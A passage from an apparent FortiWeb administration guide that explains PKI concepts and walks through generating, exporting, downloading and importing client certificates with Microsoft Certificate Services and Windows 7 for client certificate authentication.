Encrypted transmissions can contain a message authentication checksum (MAC) to verify that the message was not altered during transmission by an interceptor.

- **Digital signatures** — Public keys are also used as signatures. Similar to an encrypted message, as long as the private key is possessed by only one individual, any signature generated from it is also guaranteed to come only from that client. The client will sign a certificate with its matching public key.

  Because certificate authorities (CA) sign applicants' certificates, third parties who have that CA's certificate can also confirm that that CA certified the applicant's identity, and the certificate was not forged.

- **Chain of trust** — What if a device does not know the CA that signed the connecting party's certificate? Since there are many CAs, this is a common scenario.

  The solution is to have a root CA in common between the two connecting parties, a "friend of a friend."

  If a root CA is trusted to be genuine and to sign only certificates where it has verified the applicant's identity, then by induction, all sub-CA's certificates that the root CA has verifiably signed will also be trusted as genuine. Hence, if a client or server's certificate can prove that it is either indirectly (through an intermediary CA signed by the root CA) or directly signed by the trusted root CA, that client/server's certificate will be trusted as genuine.

To configure client PKI authentication

1. Obtain a personal certificate for the client, and its private key, from a CA.

   Steps vary by the CA. Personal certificates can be purchased or downloaded from either commercial CAs such as VeriSign, Thawte, or Comodo, or your organization's own private CA, such as a Linux server where you use OpenSSL or a Mac OS X server where you have set up a CA in Keychain Access. For information on certificate requirements such as extended attributes, see Configuring FortiWeb to validate client certificates on page 423.

   For a private CA example, see Example: Generating & downloading a personal certificate from Microsoft Windows 2003 Server on page 407.

2. Download the CA's certificate, which contains its public key and therefore can verify any personal certificate that the CA has signed.

   Steps vary by the CA.

   For a private CA example, see Example: Downloading the CA's certificate from Microsoft Windows 2003 Server on page 415.

   If you purchased personal certificates from CAs such as VeriSign, Thawte, or Comodo, you should not need to download the certificate: simply export those CAs' certificates from your browser's own trust store, similar to To export and transmit a personal certificate from the trust store on Microsoft Windows 7 on page 410, then upload them to the FortiWeb (see Uploading trusted CAs' certificates on page 385).

3. Install the personal certificate with its private key on the client.

   Steps vary by the client's operating system and web browser. If the client uses Microsoft Windows 7, see Example: Importing the personal certificate & private key to a client's trust store on Microsoft Windows 7 on page 416.

4. Upload the CA's certificate to the FortiWeb's trust store (see Uploading the CA's certificate to FortiWeb's trusted CA store on page 423).

5. If you have a certificate revocation list, configure FortiWeb with it (see Revoking certificates on page 428).

6. Depending on the FortiWeb's current operation mode, configure either a server policy or server pool to consider CA certificates and CRLs when verifying client certificates (see Configuring FortiWeb to validate client certificates on page 423).

7. Configure the server policy to accept HTTPS (see HTTPS Service).

Example: Generating & downloading a personal certificate from Microsoft Windows 2003 Server

If you are running Microsoft Certificate Services on Microsoft Windows 2003 Server, you can use your server as a CA, to generate and sign personal certificates on behalf of your clients.

As part of signing the certificate, the CA will send the finished personal certificate to your web browser. As a result, when you are finished generating, you must export the certificates from your computer's trust store in order to deploy the certificates to clients.

To generate a personal certificate in Microsoft Windows 2003 Server

1. On your management computer, start your web browser.


2. Go to:

   `https://<ca-server_ipv4>/certsrv/`

   where `<ca-server_ipv4>` is the IP address of your CA server.


3. Log in as `Administrator`.

   Other accounts may not have sufficient privileges. The **Microsoft Certificate Services** home page for your server's CA should appear.




4. Click the **Request a certificate** link**.**

   The **Request a Certificate** page appears.




5. Click the **advanced certificate request** link.

   The **Advanced Certificate Request** page appears.



6. Click the **Create and submit a request to this CA** link.


   The **Certificate Request Template** appears.


Microsoft Certificate Services -- myca
Advanced Certificate Request
Certificate Template:
Client Authentication
Identifying Information For Offline Template:
Name:
E-Mail:
Company:
Department:
City:
State:
Country/Region:
Key Options:
Create new key set
Use existing key set
CSP:
Microsoft Enhanced Cryptographic Provider v1.0
Key Usage:
Exchange
Key Size:
1024
Automatic key container name
User specified key container name
Mark keys as exportable
Export keys to file
Enable strong private key protection
Store certificate in the local computer certificate store
Stores the certificate in the local computer store instead of in the user's certificate store. Does not install the root CA's certificate. You must be an administrator to generate or use a key in the local machine store.
Additional Options:
Request Format:
CMC
PKCS10
Hash Algorithm:
SHA-1
Only used to sign request.
Save request to a file
Attributes:
Friendly Name:

7. In the **Certificate Template** drop-down list, select the Client Authentication template (or a template that you have created for the purpose using Microsoft Management Console (MMC)).
8. In the **Name** field, type the name the end-user on behalf of which the client certificate request is being made. This will be the `Subject:` field in the certificate. Other fields are optional.
9. Click **Submit**.

   The certificate signing request (CSR) is submitted to the CA.
10. If a message appears, warning you that the web site is requesting a new certificate on your behalf, click **Yes** to proceed.

    Once the CA server generates the requested certificate, the **Certificate Issued** window appears.



11. Click the **Install this certificate** link.


    Your browser downloads the certificate, **including its private key**, and installs it in its trust store. The certificate's name is the one you specified in step 8.



Transmit and store any private key backups securely, just as you would for passwords. Failure to store them securely and restrict the private key solely to its intended end-user could allow others to authenticate as that person, compromising the security of your web sites. In the event of potential private key compromise, immediately revoke the corresponding personal certificate. See Revoking certificates on page 428.

12. If a message appears, warning you that the web site is adding one or more certificates to your computer, click **Yes** to proceed.

    The **Certificate Installed** window appears.




13. Return to the **Microsoft Certificate Services** (MSCS) home page for your local CA and repeat step 4 through step 12 for each end-user that will use PKI authentication.

To export and transmit a personal certificate from the trust store on Microsoft Windows 7


1. Start Microsoft Internet Explorer 9.
2. Go to **Tools [gear icon] > Internet options**.

   The **Internet Options** dialog window appears.



3. Click the **Content** tab.
4. Click the **Certificates** button.

   The **Certificates** dialog window appears. By default, the **Personal** tab is front most.




5. Click to select a personal certificate in the list.
6. Click **Export**.

   The **Certificate Export Wizard** dialog appears.

7. Click **Next**.

   The **Export Private Key** step appears.



8. Select **Yes, export the private key**.


   The end-user will require his or her private key in order to authenticate. Without that token (or if many people possess that token), identity cannot be confirmed.



Transmit and store any private key backups securely, just as you would for passwords. Failure to store them securely and restrict the private key solely to its intended end-user could allow others to authenticate as that person, compromising the security of your web sites. In the event of potential private key compromise, immediately revoke the corresponding personal certificate. See Revoking certificates on page 428.

9. **Click Next.**


   The **Export File Format** step appears.



10. Select **Personal Information Exchange - PKCS #12 (.PFX)** as the file format.
11. If you need to absolutely guarantee identity (i.e. not even you, the administrator, will have the end-user's private key installed — only the end-user will), mark the check box named **Delete the private key if the export is successful**.


    For improved performance, do **not** include all CA certificates from the personal certificate's certification path (i.e. the chain of trust or signing chain). Including the signing chain increases the size of the certificate, which slightly increases the amount of time and traffic volume required to transmit the certificate each time to FortiWeb. Instead, upload those CAs' certificates to the FortiWeb appliance (see Uploading trusted CAs' certificates on page 385).
12. **Click Next**.

    The **Password** step appears.



13. Enter and confirm the spelling of the password that will be used to password-protect and encrypt the exported certificate and its private key.
14. Click **Next**.

    The **File to Export** step appears.



15. In **File name**, enter a unique file name for the certificate, then click Browse to specify the location where you want to save the exported certificate and private key.

    Use a consistent naming convention. This will minimize the likelihood that you confuse one person's private key with another's, deliver it to the wrong person, and therefore need to revoke the corresponding certificate and generate a new one.
16. Click **Finish** to export the certificate and private key.

The certificate and private key are exported in a single file with a .pfx file extension to the location specified in step In File name, enter a unique file name for the certificate, then click Browse to specify the location where you want to save the exported certificate and private key..

If the export is successful, a notice appears.

17. Click **OK**.
18. Securely transmit both the .pfx file and its password to the end-user, along with instructions on how to install the certificate in his or her web browser's trust store.



Only provide the client's private key to that specific client, and transmit and store any backups securely, just as you would for passwords. Failure to store it securely and restrict the private key solely to its intended end-user could allow others to authenticate as that person, compromising the security of your web sites. In the event of potential private key compromise, immediately revoke the corresponding personal certificate. See Revoking certificates on page 428.

For example, you could give him or her a USB key in person and instruct the end-user to double-click the file, or install the .pfx in a Microsoft Active Directory roaming profile. See also Example: Importing the personal certificate & private key to a client's trust store on Microsoft Windows 7 on page 416.

Example: Downloading the CA's certificate from Microsoft Windows 2003 Server

If you are generated and signed your end-users' personal certificates using Microsoft Certificate Services on Microsoft Windows 2003 or 2008 Server, you must download the CA's certificate and provide it to the FortiWeb appliance so that it will be able to verify the CA signature on each personal certificate.


To download a CA certificate from Microsoft Windows 2003 Server

1. On your management computer, start your web browser.
2. Go to:

   `https://<ca-server_ipv4>/certsrv/`


   where `<ca-server_ipv4>` is the IP address of your CA server.
3. Log in as `Administrator`.

   Other accounts may not have sufficient privileges. The **Microsoft Certificate Services** home page for your server's CA should appear.



4. Click the **Download CA certificate, certificate chain, or CRL** link.

   The **Download a CA Certificate, Certificate Chain, or CRL** page appears.



5. From **Encoding Method**, select **Base64**.
6. Click **Download CA certificate**.
7. If your browser prompts you, select a location to save the CA's certificate file.

Example: Importing the personal certificate & private key to a client's trust store on Microsoft Windows 7

If you need to import one or two certificates to a person's computer on his or her behalf, you can manually import the .pfx file.



If you are importing a clients' personal certificates to their computers on their behalf, for mass distribution, it may save you time to instead deploy certificates via a script or, if the computer is a member of a Microsoft Active Directory domain, a login script or roaming profile.

To harden security, you should also make sure that the browser's settings are configured to check servers' certificates (such as FortiWeb's) with a CRL in case the servers' certificates become compromised, and must be revoked.

Methods for importing a certificate to the trust store vary by the client's browser and operating system. In this section are methods for some popular browsers. For other browsers and operating systems, consult the client's browser documentation.


To import a client certificate into Microsoft Windows 7

1. Start Microsoft Internet Explorer 9.

   Alternatively, if you have a .pfx file, double-click it to open the wizard, then skip to step Click Next..


2. Go to **Tools [gear icon] > Internet options**.

   The **Internet Options** dialog window appears.



3. Click the **Content** tab.
4. Click the **Certificates** button.

   The Windows **Certificates** store dialog window appears. By default, the **Personal** tab is front most.

